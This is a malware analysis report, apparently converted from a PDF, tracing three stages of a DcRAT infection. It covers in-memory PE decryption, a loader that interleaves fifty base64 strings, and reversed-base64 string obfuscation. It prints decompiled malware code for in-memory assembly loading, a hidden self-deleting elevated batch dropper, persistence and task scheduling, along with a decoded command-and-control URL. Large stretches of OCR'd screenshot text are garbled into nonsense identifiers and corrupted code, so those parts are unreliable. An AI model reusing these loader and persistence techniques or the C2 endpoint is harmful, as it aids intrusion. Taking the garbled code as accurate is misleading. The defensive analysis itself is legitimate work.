	Name M moonibuli	Optimized Dynamic Indumnory Order Wincine Temestamp Address Process AppDomain Path No No 1 44.8558 built by NETHREL14455,C 455202 655331 PM 050000-0555000 (biol0) dont.ons [1] dont.ons C/Windows/Metawenbh/daC,32miconbh/daC,32m
O System:Dispositics.Contracts O System:Dispositics.Contracts.Internal O System:Dispositics.Socialized O System:Dispositics.Tracing O System:Dispositics.Tracing	Name M moonibuli	Optimized Dynamic Indumnory Order Wincine Temestamp Address Process AppDomain Path No No 1 44.8558 built by NETHREL14455,C 455202 655331 PM 050000-0555000 (biol0) dont.ons [1] dont.ons C/Windows/Metawenbh/daC,32miconbh/daC,32m

Upon continuous debugging and executing the decrypt function, an examination of the local variable "array2" revealed byte values starting with "0x4D" and "0x5A". These values suggest a portable executable, given that the initial two array index values represent MZ. As a result, that module was saved under the name "koi.exe", representing the second stage sample that executes directly in memory. Analysis then commenced on stage 2, designated as "koi.exe".

4 12 CommonLanguageRuntimeLibrary	GCHandle gchandle =	(Noduler.Decrypt(array, 3000678770);	
PH PE	10000 byte[] array2 - (byt		
> ** Type References	10011 Inter addule = exec	utingAssembly.LoadWodule("koi", array2);	
E + B References	10052 Array.Clear(array2,	0, array2.Length);	
🕨 📫 Resources	10003 gchandle.free();		
♦ () -	10004 Array.Clear(array, 0	, array.Length);	
O Monselt Relection		estHodule.MesolveSignature(285212673);	
F () Microsoft Runtime Hosting			
F() Microsoft/We32	10007 module.GetTypes();		
Microsoft We32 SafeHandles		<pre>e = module.ResolveMethod((int)Orodule>.key[0] (int)Orodule>.key[1] <c w object[methodBase.GetParameters().Length];</c </pre>	(int)opporter/my[s] or se [(int)opporter/my[s] or self.
() System	10000 00ject[] array3 = ne 10010 1f (array3.Length !=		
O System Collections	10090 17 (array). Length 1-		
I) System Collections Concurrent	10002 array3(0) - A_0;		
I System Collections Generic			
C) System Collections ObjectModel		ase.Invoke(null, array3);	
O System Configuration Assemblies	10005 If (obj 15 int)		
E) System Deployment Internal	10096 (10097 return (int)obis		
I System Deployment Internal Isolation	10097 return (int)obj;		
System Deployment Internal Isolation Manife	500 % ·		
I) System Diagnostics	Locals		
E) System Diagnostics Code/nalysis			
F() System Diagnostics Contracts	Name	Value	Type
I System Diagnostics Contracts Internal	F executingAssembly	(rewner, Version - 42.6.1, Culture : neutral, PublicKeyToken : null)	System Reflection Assembly Byste
I) System Diagnostics SymbolStore	₽ manifestModule	(revrive.exe)	System Reflection Module System
F() System Diagnostics Tracing	E ❷ gchandle	System, Runtime. InteropServices, 321 Aundre	System,Runtime.InteropServices.Gui
F() System Diagnostics Tracing Internal	▲ e anay2	byte(0x00005C00)	byte()
F() System Globalization	 回 	640	byte
F() System30		0.54	byte
E) System IO IsolatedStorage	 I 	9/90	byte
O System Numerics Hashing	 □ 	9400	byte
4 () System Reflection	• [4]		byte
EII AmbiguousMatchException @02000584	I)	0.00	byte
Assembly @02000586	• II	640	byte
AssemblyAlgorithmidAttribute @0200059	• 01	9/00	byte
AssemblyCompanyAttribute @0200050C	• 11	6/4	byte
P 1 AssemblyConfigurationAttribute @020005	• B	0.00	byte
Assembled antent Line (2000000)			


Stage 2 (koi.exe)

Basic Static Analysis

SHA256: E62e3e03c6d5ce19267e343b2f22d4815ca1e6e6f714b1f36b1f3a4a45813a00 MD5: 67a245d177b12e03bb1505325e5c7a31 CPU: 32-bits Language: .Net programming language (c#) Interesting Strings: Not Found

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is using confuser protector and entropy was not very high.



Advanced Dynamic Analysis

Analysis began on the stage 2 sample (koi.exe). The code contained approximately 50 strings, all base64 encoded. The sample would subsequently decode these strings and load them into memory. However, the decoding process was intricate. A loop was designed to extract the first character from each of the 50 strings and store them into a buffer. It then proceeded with the second character of each string, and so forth. After processing through the loop and assembling the final output, the sample would decode this information and introduce a new module into memory.

Assembly Explorer • X 19	
	4 sing fyrtes.Rendigs 5 sing fyrtes.Rendom.Fromj 6 sing Ricesoft.Kitsublinity 7 sing Ricesoft.Kitsublinity 7 sing Ricesoft.Kitsublinity
F → Enforment F → Enforment → (1) - F → scheduler (00000000)	samespace Format // Takes And Store 81 // Takes And Store 81 // Takes And Store 81 // Takes And Store 84
Conferentinglemiteste 000000 () menter () menter () formit 00000000 Fill Rest Syst and interfaces	13 ph/16 class Yours / Prem 4 (// Tches; BooMONNED\$ 120: 18 You's BooMONE225C File Offset: BooMONNEDC 5 ph/16 ForeQ() ()
Derived Types Organization (Constraint) Supersection(Constraint) Constraint(Constraint) Form(Constraint)(Constraint)	10 bar.cod + Wicked Lafr 13 bir.cod + Wicked Lafr 14 bir.cod + Wicked Lafr 15 bir.cod + Wicked Lafr 16 bir.cod + Wicked Lafr 17 bir.cod + Wicked Lafr 18 bir.cod + Wicked Lafr 19 bir.cod + Wicked Lafr 19 bir.cod + Wicked Lafr 10 bir.cod + Wicke
0, InitializeComposent) (vol 2, composents (Container () () menned My Response) () System (L020) () Monsent/ NewHole (10202) () Monsent/ NewHole (10202) () Monsent/ H020	22 // 'Learn: beloween 21(2); 15 to be indexed. (1); office: beloween 2(2); 3 public void formal (node) per to below, formatogs e) 3 ben:station(); 4 ben:station(); 54 ben:station(); 54 ben:station(); 55 ben:station(); 56 ben:station(); 57 ben:station(); 58 ben:station(); 59 ben:station();
🗘 System, Window, Forms (1.0.0.1) O System, Drawing (1.0.0.1)	**NTT INVALUATION CONTRACTOR C
	betweetstackupper and the second seco

This is the last string with the name of "str49".



This is the for loop which is getting character from each string with the procedure explained in the start of paragraph.

	; text2 = "";
	ngth = text.Length;
checke	
fo	ur (int i = 1; i <= length; i++)
(
	<pre>text2 = string.Concat(new string[]</pre>
	text2,
	Strings.Mid(text, i, 1),
	Strings.Mid(str, i, 1),
	Strings.Mid(str2, i, 1),
	Strings.Hid(str3, i, 1),
	Strings.Mid(str4, i, 1),
	Strings.Mid(str5, i, 1),
	Strings.Hid(str6, i, 1),
	Strings.Mid(str7, i, 1),
	Strings.Mid(str8, i, 1),
	Strings.Mid(str9, i, 1),
	Strings.Hid(str10, i, 1),
	Strings.Mid(str11, i, 1),
	Strings.Mid(str12, i, 1),
	Strings.Hid(strl3, i, 1),
	Strings.Mid(str14, i, 1),
	Strings.Mid(str15, i, 1),
	Strings.Hid(str16, i, 1),
	Strings.Hid(str17, i, 1),
	Strings.Hid(str18, i, 1),
	Strings.Hid(stri9, i, 1),
	Strings.Hid(str20, i, 1),
	Strings.Mid(str21, 1, 1),
	Strings.Wid(str22, 1, 1),
	Strings.Hid(str23, i, 1),
	Strings.Hiddstr24, i, 1),
	Strings.Wid(str25, 1, 1),
	Strings.Mid(str26, i, 1),

After decoding the outing of for loop, it was loading another module directly into memory.

N 80 8 10	<pre>String:Mid(str09, 1, 1) } Convertions.ToString(NewLateBinding.LateSet(NewLateBinding.LateSet(AppCommain.Load(Convert.FromBaseOfString(text2)), null, "EntryPoint", new object[0], null, null, null, null, null, null, "Invoke", new object[2], null, nu</pre>
	// Tokes: 0x65000022 RID: 40 KVA: 0x00002000 File Offset: 0x00000000 [PobuggerModiserCode] protected ourride void Dispose[Dool disposing) { try if (disposing && this.components != null) this.remonents.disposef1:

Getting-New-Module

The module was obtained using a script sourced from the internet. This script, written in Python, replicated the malware's loop, extracting characters in the same sequence and ultimately decoding the entire output. The resulting bytes were written into a file named "output.bin," which essentially represents the stage 3 sample. Analysis then proceeded to this third stage. It's worth noting that a custom script in any desired programming language can be crafted for this purpose, and platforms like ChatGPT can assist in creating such scripts to retrieve the final stage bytes.

Stage 3 (output.exe)

Basic Static Analysis

SHA256: F6b193ae794a423a4cd5a4dcd284437823336658d1d0752b48c297a02d5fb46a MD5: d078805f96c03c1bc0628352b613ac77 CPU: 64-bits Language: .Net programming language (c#) Interesting Strings: Not Found

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows that the binary is using confuser protector and entropy was little high which indicates maybe some text-based obfuscation.

A.		
4	Date modified Typ	🕫 🖸 Detect tr Easy x3.05 (Windows 10 Vienien 2009) (x16,60) — 🗆 🗙
8		le foit Táe name
mageformats		At fail > Cruser/Derind/Desite/doirstages/output.bn
mages		Fit for Fit are Save address Driv port
da -		v Advanced
ng		Denargie
latforms		le fai In fail File info Menory nap Disan Hex Strings Signatures Wood'stal
8		
gnatures		In the Valuetion Search Heah Drings Drinkter
pldrivers		n fair PE Doort Import Resources NET 11.5 Overlay
era,rules ie.exa		Profile Sections Time dark stamp Size of mage Resources
e.or		0003 > 2022-03-24-08:13:08 000556000 Hanfest Verson
ec.exe		
ieleve		
boysto-1_1-x64.dll		
bol-1,1-s64.dl	7/01/01/01 6:36 044	* M12
styce140.dll	D P(- D X
tevcp140,1.dl		
tiCovedI	Rebad K >	Hex Disam Strings Menory map Entropy Reuristic scan 🗸 Readorly
1564.48	* Info Neut File Detector/NED)	• Tope Offset Size Court Size Relat
SNetwork.dll	Detect it Easy(DiE)	P(32 * 0000000 9004ee00 200 0 000000he April 100 0 000000he
x50penGL/81	Veus ¹ otal Veualization	Total Status
23Soript.dll	Veuelation	5.79X9 retpasht(77%) Save Save daguan
20ScriptTools.dll	Disasm	
x15qLdll	Hash Strings	Drivey Bytes
tlivg-dli	Signatures	Report Offset Size Entropy Status Name *
tSWidgets.dll	Memory map Entropy	Other Sar Dropy Struct Rearies 0
ountime140.dll ountime140_1.dll	Extractor	0000000 0004el00 5.7535 reserved 5 ection(2.ext]
	Search Tools	
Contraction of the second s	IMAGE DOS HEADER	Digram
		Grid
	Des shub	
	Dos shids MAGE NT HEADERS MAGE FLE HEADER	1.7
	 IMAGE INT HEADERS IMAGE FLE HEADER IMAGE OPTIONAL HEADER 	2
	 IMAGE NT HEADERS IMAGE FLE HEADER IMAGE OPTIONAL HEADER IMAGE DRECTORY_ENTRIES 	
	MAGE NT HEADERS MAGE JELF HEADER MAGE CONTONUL HEADER MAGE CONTONUL MAGE CONTONUL HEADER	
	MAGE NT HEADERS MAGE STLCHEADER MAGE DRECTORY_ENTRIES Sections	

Advanced Dynamic Analysis

During the dynamic analysis of the 3rd stage sample, it became evident that the binary was extensively obfuscated. Utilizing ExeInfoPE, the obfuscation was identified to be the work of the DeepSea obfuscator. Upon research, the tool "de4dot" was identified as a potential solution to reverse this obfuscation. However, when applied, de4dot failed to recognize and de-obfuscate the binary. As a result, the analysis continued on the obfuscated binary to extract as much information as possible. It's important to note that this analysis will serve as PART 1 for the 3rd stage sample of DcRAT. The findings derived from the obfuscated sample will be shared. Should a de-obfuscated sample become available, a more detailed PART 2 will be released, explaining the workings of the sample similar to the previous stages. If a clear sample isn't obtained, PART 2 will still provide a deeper insight into stage 3, based on the current understanding.

Interesting Strings

The analysis began by setting a breakpoint at the entry point, although many of the functions appeared to be non-essential. A manual examination of each namespace was conducted, diving into various functions to garner an understanding of the malware's operations. During this exploration, several strings were identified that appeared to be encoded in base64. Attempts were made to decode these strings using tools such as dencode and cyberchef.

First Base64 encoded string in stage 3



Upon attempting to decode, it was observed that the base64 string was reversed. By applying a reverse function to the decoded string and then using the FromBase64 function again, a clear output was obtained, revealing the content to be a dictionary.

O O File C/Mercy/DAROST/Downloa	du/CyberChef,y1052/CyberChef,y1052.Mmi	Precipe + From, Baseld/A-Za-p5-9%28/%30/.tv	a faire for an of the fair of the faire of the fair	-	0
Download CyberChef 🛓		Last build	2 months ago Options 🗯	About / Support	
Operations	Recipe	a = :	Input +	038	=
from	From Base64	0 =	HISTANANAALA/XSTVPCHAGAL/AVV.4c/Cg3rg1pCH12v30173848L/Ov0Finj84/20072490e9002ve933676vyy[2pH10 +c12v927v24481160url/fr43v2Fi073398989401221281894714v272/hv486g31v230200044532v2002100447287		
Ream Morse Code	Aphalant 8-28-29-94/4	Remove non-alphabet chars	enove non-alphabet chars p44KT-9021/T364A79991L364A15512v04242y52v924w8h3Mey=hnex/x3gx/S9Kg64/g5048984x4EarTv6e/T3y5v p46Kr51388x5g312vC1F1b4A594330120/C7+3v459V3640L302MeV3002Dv0Cfg594cz12v40v3vv/vC04492648		
feen Messapelack			uphelnözhunthindinesiscisciscisciscis pi/dqPSSeea/erocor/W7e3httawak		
from ICD	Strict mode				
from Hex	Gunzia	0 =			
from Ease	levene	0.8			
Ream Octal	havenue .	0.1			
from Base 32	Character				
irom Baselő	From Base64	0 =			
From Excelo	Alahabet A-24-19-94/4	Remove non-alphabet chars	- 94 9 1	The first system	** 17
from Ease(2			Output	800	0
nam Buseld	Strict mode		lanualana ara'ana ara'ana ana'ana ana'ana ara'ana ara'ana ar'ana ara'ana ara'ana		
nom BaselS			(C, CNP, CNP, C, CNP, CONT, CONT, CAL, CAL, CAL, CAL, CAL, CAL, CAL, CAL		
from Sinary			רע לא הארגע הארגע איז		
heem braite			V. AND A CONTRACTOR AND AND AND A CONTRACTOR AND	utx-	
rem Decimal			(r searchaint it woersteleers - rait) , wo itelse, wo itelse, we itelse)		
nem Heidung					
nem Olarcode					
irem Purycode					
from HTML Entity					
Resen Hex Contant	STEP 7	BAKE!			

Second Base64 encoded string in stage 3

private static void 206(Dictionaryestring, object) A_0, Dictionaryestring, string> A_1)
/s1.01s u1s = new /s2.01s(); u1s.(8e = A @:
Dictionarystring, strings dictionary = NDr.159(XB8.1XX(NDr.168(NDr.357("H4stAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Dis2vaQQ6VdSojISqcLZcunnaKcepAIYdSa22eSY44qX/CLaR2tHt26V/DMRRSyP2SecaSIFj8yRyaET9KLQ/SoNACC08/a/tQ2zbvdEp3Z46Q44A4*), A_3["SCRT"].RcrOlctionaryCstring, string>>())).RcrOlctionaryCstring, string>>())

Flow of Encoding

Before diving into the decoding process for the second stage, several intriguing functions were identified. These functions provided insights into the encoding flow and clarified the purpose of the previously decoded dictionary.

Trim() - -> M2r.957()



M2r.i6B()

Key Value replacing from dictionary:

Derived Types	
20 Styleting, tring, 113 210 210 1 in editorial 7	// Tokan: exected 13 RID: 307 Row: exectised: File Offict: Buddelise: public:static string mixturing A.0, Oletionarysstring, strings A.3)
	for (Int L = 0; L < A.O.Longth / A.O.Longth; L++) { A.O. = A_0.Tria();
Base type and Interface	foreach (NyValuePalestring, string) keyValuePale in A_3)
Derived types Derived	A_0 = A_0.Stplate(keyValuePair.Volue, keyValuePair.Xey); return A_0;
0 Mill i excession 🔡	

Reversing the output:

Reverse M2r.1vX()



Converting again frombasea64 final value:

M2r.159()



Making request on URL:



Functions dealing with dictionary:

(%) 1/1 (20100/00) (%) 1/1 (20100/00	<pre>interval static class /s2 // Token: execonoriz2 ADD: 200 RUA: execonorizED public static string DECO // Token: execute string DECO // Token: extended String DECO // Token: execute s</pre>
315 - ex. (0400401 33 315 - ex. (0400401 34 315 - yr) TAA (0400400 35 64 - ex. (0400400 35 64 - ex. (0400400 35 64 - ex. (197.44 (040041 35) 64 - ex. (197.44 (040041 35)	// Tokas: endeddell: XID: 121 KUS: Cudedd5364 File Offiwit: Cudedd5364 public XIAtid vadd alf(XF264 A.0) fC7.463 = A.0)
G. 775 have goldback: 7 G. 775 have goldback: 7 G. 775 have goldback: 7 G. 765 int goldback: 4 G. 765 int goldback: 4 G. 765 int goldback G. 765	// Takes: # ##################################
G: No.: or possibility 45 G: No.: or possibility 44 G: Prime of possibility 44	// Tolen: Bu00000115 810; 503 Kun; Bu00001128 File Offict: Bu00000730 Leternal static cold (r.1.496 00 + unde (COL) (r.1

To clarify the previously mentioned process and functions: A specific function was identified that acted as a wrapper around another function. This inner function accepted a base64 encoded string as its argument, then proceeded to decode it. It subsequently replaced its contents using a key from the previously decoded dictionary. Following this, a search and replace function was applied. During this phase, dictionary keys were replaced with values from the decoded string, matching their corresponding dictionary values. This description may seem convoluted initially, but examining the following screenshot will provide a clearer understanding.

C D 2 Merrie	from Sawbi - CyberD - x +				0	
C Ofer	C/Users/OARINGT/Downle	adu/CyberDiel_v103	2/GeterChef. /P (g)	D D The matter into total Dense mit		
Download CyberChef 🛔		Last build	2 months ago	(c) Microsoft Corporation, All rights reserved.		
Operations	Recipe		Input	C) USEPS/Derkit/Desktop/Acentistages/Acentis2-42-decode.py Paret rowal of Decoding D =	0.601	1.00
rev	Revene	0 =		SbellOrley(SandensElSNE)ye* Second round of decoding:		
Reverse	lir Owracter			<pre>b'('http://buttletw.beget.tech/phon/pontDed/Wabrec','hg':'http://buttletw.beget.tech/phon/pontDed/Wabrec','l':'b')'</pre>		
Series EWP key				C:\Users\barksUt\besktop\doratstages>_		
Remove DOF	From Base64	0 =				
Remove Disoritios	Autoret A+24+20-9+/+					
encer rul bytes	Remove non-alp	habet chars				
temove whitespace						
Remove line numbers	Strict mode					
Standard Deviation						
force TVV			- 21 (21.1			
farse Pel header			Output			
Parse IPv5 address			requestpublic			
wom Case Insensitive Teges						
tonte						
ot's Decept						
ots those						

Credit goes to *@methew from Huntress Labs* for devising the secondary decoding script in line with the described mechanism, which considerably expedited the process. After executing the script, a discernible URL emerged with a base64 encoded parameter. Upon decoding the parameter, the term "requestpublic" became evident. This observation corroborated the URL previously identified during the traffic analysis, confirming it as the sole Command and Control (C2) server utilized by the administrator tool.


httpproce							
Time 15201 6853.441 15216 6876.455		0.0.3	Destination 59.0.0.4 59.0.0.3	Protocol Length HTTP HTTP	lefo 155 MTTP/1.1 200 OK (text/plan) 256 GET/msdowload/wdste/vl/static/trutedr/en/disallowedcertsil.csb7?ba488cd24ddes76 MTTP/1.1		
15219 6876.463 15226 6876.469 15229 6876.477	7292. 10 9467. 10				Wireshark - Packet 729 - enp0s17	- 0	×
15236 6876.483 15239 6876.495 15245 6876.497	5109. 10 0973. 10	+ Ethernet II.	Src: PcsCompu_00:20	3a (08:00:27:d0:25:3a	aptured (3672 bits) on interface enp0s17, id 0), dat: PesCompu.br:f4:60 (00:00:27):br:f4:60)		•
15248 6876.505 15269 6883.483 15263 6883.493	0780. 10 1541. 10		Control Protocol, Se	: 10.0.0.4, Ost: 10.0. rc Port: 31802, Ost Po	(0,3) rt1100, Seq: 1, Ack: 1, Len: 405		
15285 6013,546 15285 6013,555 15300 6039,555	6966. 10 7848. 10	+ [truncate + [[trunc	d]GET /requestpublic		LDCH1Flgkx1642001a42007242206224f741f7480646.ma0d51564302713065231096224709452700565c307f644f5c3f653027030632309602474965g1Y09601ay1x1x32xg17x equestpublic.php?18074805g1642539LDCH1F5gx1642100a3e007a22005224f7a1f7480646=uads1f264e30271305c2a707642780545c0ff644f7c5f65302880a3280600		
15300 6939.555 15303 6939.564 15310 6939.573	9210. 16	 Request 			UMBDJC0=252HLDCH1F5pkx1642888A3+007ac200c2246FaF8F7488646+8a905F164+382871885c2a7896A27885A1cd9FF644Fcc9F0c38+03A12a988043F+=pH5gJY0M401KJK1Y62	scjyzsj.	

Upon analyzing other functions, some interesting components were uncovered, suggesting that this sample possesses capabilities such as system enumeration, persistence, reboot, task scheduling, among other notable functionalities.


Creating BATCH:

	_
<pre>y string text = X88.601() + "\\" + X88.1Ck(10) + ".bat";</pre>	
<pre>string text2 = string.Concat(new string[]</pre>	
"@echo off\r\nw32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2 l>nul\r\nstart \"\" \"",	
zl3.K5M, "\"\r\ndel /a /g /f \"",	
text,	
(CAL)	
File.MriteAllText(text, text2);	
ProcessStartInfo processStartInfo = new ProcessStartInfo	
WindowStyle = ProcessWindowStyle.Hidden,	
Verb = (09a.531() ? "runas" : ""),	
UseShellExecute = true, FileName = text	
))	
Process.Start(processStartInfo);	
X88.KwX();	
Environment.Exit(0);	

System Shutdown:



Task Scheduling and running with high privileges:



Creating Persistence using Registry:

(f) (boi) (134 (1300)) (boi) (boi)	
--	--

DcRAT String:

Another base64-encoded string was discovered, which when decoded, revealed ASCII characters. With this, the PART 1 analysis of DcRAT concludes.

Recipe	8 🖬 🗑	Input + D 🖸	î =
From Base64 Alphabet A-Za-z0-9+/=	S II ✓ Remove non-alphabet chars	ICBfX18gICAgICAgICAgICAgICAgICAgICAgICAgICAgICA	BFYCB8IC wgfF9cX1w
Unzip Password	⊘ II □ Verify result		
			tes 🔶 LF
			G C

Conclusion

In the face of rapidly evolving cyber threats, awareness and proactive defense are paramount. The innovative tactics and techniques discussed in this report emphasize the necessity for a holistic and ever-adapting approach to cybersecurity. While traditional defenses remain crucial, they must be complemented by continuous learning and adaptation. This report, through its in-depth analysis, aims to equip organizations and individuals with the knowledge needed to bolster their digital defenses effectively. As we navigate this digital age, let this research be a beacon, guiding towards enhanced cyber resilience.